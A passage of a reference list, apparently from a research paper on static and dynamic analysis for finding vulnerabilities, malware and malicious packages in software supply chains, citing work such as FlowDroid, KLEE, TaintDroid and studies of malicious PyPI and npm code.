[16] M. Christakis and C. Bird, "What developers want and need from program analysis: An empirical study," in *Proc. ASE*, 2016.

[17] C. Sadowski, E. Aftandilian, A. Eagle, L. Miller-Cushon, and C. Jaspan, "Lessons from building static analysis tools at Google," *Commun. ACM*, vol. 61, no. 4, pp. 58–66, 2018.

[18] S. Arzt *et al.*, "FlowDroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps," in *Proc. PLDI*, 2014.

[19] N. Jovanovic, C. Kruegel, and E. Kirda, "Pixy: A static analysis tool for detecting web application vulnerabilities," in *Proc. IEEE S&P*, 2006.

[20] J. Spracklen *et al.*, "We have a package for you! A comprehensive analysis of package hallucinations by code-generating LLMs," arXiv preprint, 2024.

[21] D. Brumley, C. Hartwig, Z. Liang, J. Newsome, D. Song, and H. Yin, "Automatically identifying trigger-based behavior in malware," in *Botnet Detection*, Springer, 2008.

[22] J. Newsome and D. Song, "Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software," in *Proc. NDSS*, 2005.

[23] E. J. Schwartz, T. Avgerinos, and D. Brumley, "All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask)," in *Proc. IEEE S&P*, 2010.

[24] F. Nielson, H. R. Nielson, and C. Hankin, *Principles of Program Analysis*. Springer, 1999.

[25] J. von Neumann, *Mathematical Foundations of Quantum Mechanics*. Princeton Univ. Press, 1955.

[26] FIRST.org, "Common Vulnerability Scoring System (CVSS) v3.1 Specification," first.org/cvss.

[27] Checkmarx, Phylum, and Sonatype, "Public threat reports on the W4SP stealer, aiocpa, and PyPI install-time payloads," 2023–2025.

[28] GitGuardian, "The State of Secrets Sprawl," Annual report, 2025.

[29] Python Packaging Authority, "pip-audit: audit Python environments for known vulnerabilities," github.com/pypa/pip-audit.

[30] Google, "OSV-Scanner and the OSV vulnerability database," osv.dev.

[31] J. C. King, "Symbolic execution and program testing," *Commun. ACM*, vol. 19, no. 7, pp. 385–394, 1976.

[32] C. Cadar, D. Dunbar, and D. Engler, "KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs," in *Proc. OSDI*, 2008.

[33] P. Godefroid, N. Klarlund, and K. Sen, "DART: Directed automated random testing," in *Proc. PLDI*, 2005.

[34] P. Godefroid, M. Y. Levin, and D. Molnar, "Automated whitebox fuzz testing," in *Proc. NDSS*, 2008.

[35] Y. Fratantonio, A. Bianchi, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna, "TriggerScope: Towards detecting logic bombs in Android applications," in *Proc. IEEE S&P*, 2016.
[36] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck, "Modeling and discovering vulnerabilities with code property graphs," in *Proc. IEEE S&P*, 2014.
[37] V. B. Livshits and M. S. Lam, "Finding security vulnerabilities in Java applications with static analysis," in *Proc. USENIX Security*, 2005.
[38] R. Lyda and J. Hamrock, "Using entropy analysis to find encrypted and packed malware," *IEEE Security & Privacy*, vol. 5, no. 2, pp. 40–45, 2007.
[39] B. Chess and G. McGraw, "Static analysis for security," *IEEE Security & Privacy*, vol. 2, no. 6, pp. 76–79, 2004.
[40] N. Ayewah, W. Pugh, D. Hovemeyer, J. D. Morgenthaler, and J. Penix, "Using static analysis to find bugs," *IEEE Software*, vol. 25, no. 5, pp. 22–29, 2008.
[41] D. Distefano, M. Fähndrich, F. Logozzo, and P. W. O'Hearn, "Scaling static analyses at Facebook," *Commun. ACM*, vol. 62, no. 8, pp. 62–70, 2019.
[42] R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, "Towards measuring supply chain attacks on package managers for interpreted languages," in *Proc. NDSS*, 2021.
[43] D.-L. Vu, F. Massacci, I. Pashchenko, H. Plate, and A. Sabetta, "LastPyMile: Identifying the discrepancy between sources and packages," in *Proc. ESEC/FSE*, 2021.
[44] A. Sejfia and M. Schäfer, "Practical automated detection of malicious npm packages," in *Proc. ICSE*, 2022.
[45] S. Torres-Arias, H. Afzali, T. K. Kuppusamy, R. Curtmola, and J. Cappos, "in-toto: Providing farm-to-table guarantees for bits and bytes," in *Proc. USENIX Security*, 2019.
[46] W. Enck *et al.*, "TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones," in *Proc. OSDI*, 2010.
[47] H. G. Rice, "Classes of recursively enumerable sets and their decision problems," *Trans. Amer. Math. Soc.*, vol. 74, pp. 358–366, 1953.
[48] Open Source Security Foundation, "SLSA: Supply-chain Levels for Software Artifacts," slsa.dev.
[49] Sonatype, "State of the Software Supply Chain," Annual report, 2024.
[50] W. Guo *et al.*, "An empirical study of malicious code in PyPI ecosystem," in *Proc. IEEE/ACM ASE*, 2023.
[51] T. Scholte, D. Balzarotti, and E. Kirda, "Have things changed now? An empirical study on input validation vulnerabilities in web applications," *Computers & Security*, vol. 31, no. 3, pp. 344–356, 2012.
[52] M. Ohm, L. Kempf, F. Boes, and M. Meier, "Supporting the detection of software supply chain attacks through unsupervised signature generation," arXiv preprint, 2021.